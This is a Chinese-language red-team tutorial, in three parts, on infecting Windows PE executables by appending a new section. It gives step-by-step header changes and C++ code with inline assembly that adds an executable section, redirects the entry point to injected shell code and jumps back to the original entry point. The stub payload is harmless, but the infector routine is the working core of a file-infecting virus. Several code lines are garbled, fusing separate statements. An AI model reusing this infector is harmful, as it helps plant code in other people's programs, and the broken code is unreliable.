# 红队增加节方式感染PE文件原理（一）

所谓感染PE文件，其实就是修改PE文件，在不改变其原有功能的基础上，添加我们自己的代码，在这里我们将PE文件看作是一般的文件，只是在修改时，要根据PE文件结构来进行update，否则的话就会破坏原有程序。这里我们不再对PE文件结构进行解释说明，请读者自行百度哈现在我们说下添加区段的一般步骤

一.修改PE文件头部信息，需要修改的有IMAGE_FILE_HEADER的NumberOfSections（区块数目），IMAGE_OPTIONAL_HEADER的AddressOfEntryPoint，SizeOfImage，以及SizeOfCode，还有就是记录下原有程序的程序入口地点

二.申请一个IMAGE_SECTION_HEADER的内存模型，该IMAGE_SECTION_HEADER的SizeOfRawData，PointerToRawData，VirtualAddress，Characterics和.Misc.VirtualSize


2.1 我们会知道要写入汇编代码的长度dwShellLen（该变量的值我们会事先得到）

1. SizeOfRawData的值就是dwShellLen根据文件对齐值之后的值
2. PointerToRawData的值就是源程序的最后一个节点的PointerToRawData+最后一个节点的SizeOfRawData
3. VirtualAddress的值是源程序最后一个节点的VirtualAddress+最后一个节点的根据内存对齐后的区块大小
4. Characteristic的值改成可读，可写，可执行Misc.VirtualSize的值就是不经过对齐的值（不经过文件对齐，不经过内存对齐，就是原有数据）


三.需要写入外壳的汇编代码，需要记下的就是将程序入口点修改成新节点的VirtualAddress。

3.1在文件中写入外壳代码，需要注意的就是在PE程序中的偏移量是新节点的PointerToRawData


# 红队增加节方式感染PE文件实现代码（二）



```
#include "stdafx.h"
using namespace std;
///
///函数描述：根据所给路径检测文件是否是有效的PE文件
///入口参数：char*描述文件路径
///返回  值：是PE文件则返回true，否则返回false

bool isPe(char* exePath)
{
    bool bIsPE=false;
    HANDLE hFile=CreateFile(exePath,
        GENERIC_ALL,
        FILE_SHARE_READ,
        NULL,
        OPEN_EXISTING,
        0,
        NULL);
    if(INVALID_HANDLE_VALUE==hFile)
    {
        MessageBox(NULL,"文件打开失败",0,0);
        return false;
    }
    ::SetFilePointer(hFile,0,NULL,FILE_BEGIN);
    IMAGE_DOS_HEADER DosHeader={0};//DOS文件头
    DWORD dwWrite;
    ReadFile(hFile,&DosHeader,sizeof(IMAGE_DOS_HEADER),&dwWrite,NULL);
    if(DosHeader.e_magic==IMAGE_DOS_SIGNATURE)
    {
        //ODS头部检测成功，开始检测FILE_HEADER
        IMAGE_NT_HEADERS NtHeader={0};
        //将文件指针移动到IMAGE_NT_HEADER的起始位置
        ::SetFilePointer(hFile,DosHeader.e_lfanew,NULL,FILE_BEGIN);
```




```
        ReadFile(hFile,&NtHeader,sizeof(IMAGE_NT_HEADERS),&dwWrite,0);
        if(NtHeader.Signature==IMAGE_NT_SIGNATURE)
        {
            bIsPE=true;
        }
        else
        {
            bIsPE=false;
        }
    }
    else
    {
        bIsPE=false;
    }
    if(bIsPE)
    {

        CloseHandle(hFile);
        return true;
    }
    else
    {

        CloseHandle(hFile);
        return false;

    }
}

DWORD GetAlign(DWORD size,DWORD align)
{
    DWORD dwResult=0;
    if(sizee_lfanew);
    //记录下区块的数目
    WORD dwNumberOfSections=pNtHeader->FileHeader.NumberOfSections;
    IMAGE_SECTION_HEADER LastSection={0};
    int nCurNum=0;
    //记录下原来的OEP
    DWORD dwOldOEP=pNtHeader->OptionalHeader.AddressOfEntryPoint;
    DWORD dwWrite;
    SetFilePointer(hFile,pDosHeader->e_lfanew+sizeof(IMAGE_NT_HEADERS),0,0);
    DWORD dwTextBase=0;
    while(nCurNumOptionalHeader.FileAlignment;
    //获得内存对齐值
    DWORD dwSectionAlign=pNtHeader->OptionalHeader.SectionAlignment;
    DWORD dwShellLen;
    goto shellend;
     __asm
    {
shell:  PUSHAD
            PUSHFD
            POPFD
       POPAD
    }
shellend:
    char*   pShell;
    BYTE    jmp = 0xE9;
    __asm
    {
        LEA EAX,shell
        MOV pShell,EAX;
        LEA EBX,shellend
        SUB EBX,EAX
        MOV dwShellLen,EBX
    }
    //修改区块的属性

SectionShell.Characteristics=IMAGE_SCN_MEM_READ|IMAGE_SCN_MEM_EXECUTE|IMAGE_SCN_MEM_WRITE;
    //新区块在磁盘中的大小
    SectionShell.SizeOfRawData=GetAlign(dwShellLen,dwFileAlign);
    SectionShell.Misc.VirtualSize=dwShellLen;
    //对齐最后一个区段后的大小计算壳区段的虚拟地址
    memcpy(&SectionShell.Name,".try",4);
```




```
SectionShell.VirtualAddress=LastSection.VirtualAddress+GetAlign(LastSection.Misc.VirtualSize,dwSectionAlign);
SectionShell.PointerToRawData=LastSection.PointerToRawData+LastSection.SizeOfRawData;
    dwNumberOfSections++;
    //区块数目加1
    pNtHeader->FileHeader.NumberOfSections=dwNumberOfSections;
    DWORD dwAfterSection=GetAlign(dwShellLen,dwFileAlign);
    //修改镜像大小
    pNtHeader->OptionalHeader.SizeOfImage+=dwAfterSection;
    pNtHeader->OptionalHeader.SizeOfCode+=dwAfterSection;
    //重新定位入口地址
    pNtHeader->OptionalHeader.AddressOfEntryPoint=SectionShell.VirtualAddress;
    WriteFile(hFile,&SectionShell,sizeof(SectionShell),&dwWrite,NULL);
    //将外壳程序写入文件
    SetFilePointer(hFile, SectionShell.PointerToRawData ,NULL,FILE_BEGIN);
    WriteFile(hFile,pShell,dwShellLen,&dwWrite,NULL);


    WriteFile(hFile,&jmp, sizeof(jmp),&dwWrite,NULL);
     dwOldOEP=dwOldOEP-(SectionShell.VirtualAddress+dwShellLen)-5;
    WriteFile(hFile,&dwOldOEP, sizeof(dwOldOEP),&dwWrite,NULL);
    CloseHandle(hFile);
}
int _tmain(int argc, _TCHAR* argv[])
{

    if(isPe("D:\\project\\tmp\\Debug\\tmp.exe"))
    {
        addNewSection("D:\\project\\tmp\\Debug\\tmp.exe",NULL);
    }
    else
    {
        MessageBox(NULL,"该文件并非PE文件",0,0);
    }
    return 0;
}
```

红队增加节方式感染PE文件核心解读（三）




```
这里有一个需要记下的就是CreateFileMappingA函数的使用，倒数第二和第三个参数，就是文件映射对象的大小，一般最小值的大小不但应该是文件大小，还应该在此基

础上加上要外壳代码的大小，这样就行了，否则的话，就会出现不是有效的win32程序的错误

主要注意的是：应该记下外壳代码的框架

goto shellEnd;

_asm

{

shellCode:
      pushad;

      pushfd;

      popfd;

       popad;
}

shellEnd:

char*        pShell;

DWORD  dwShellLen;

```

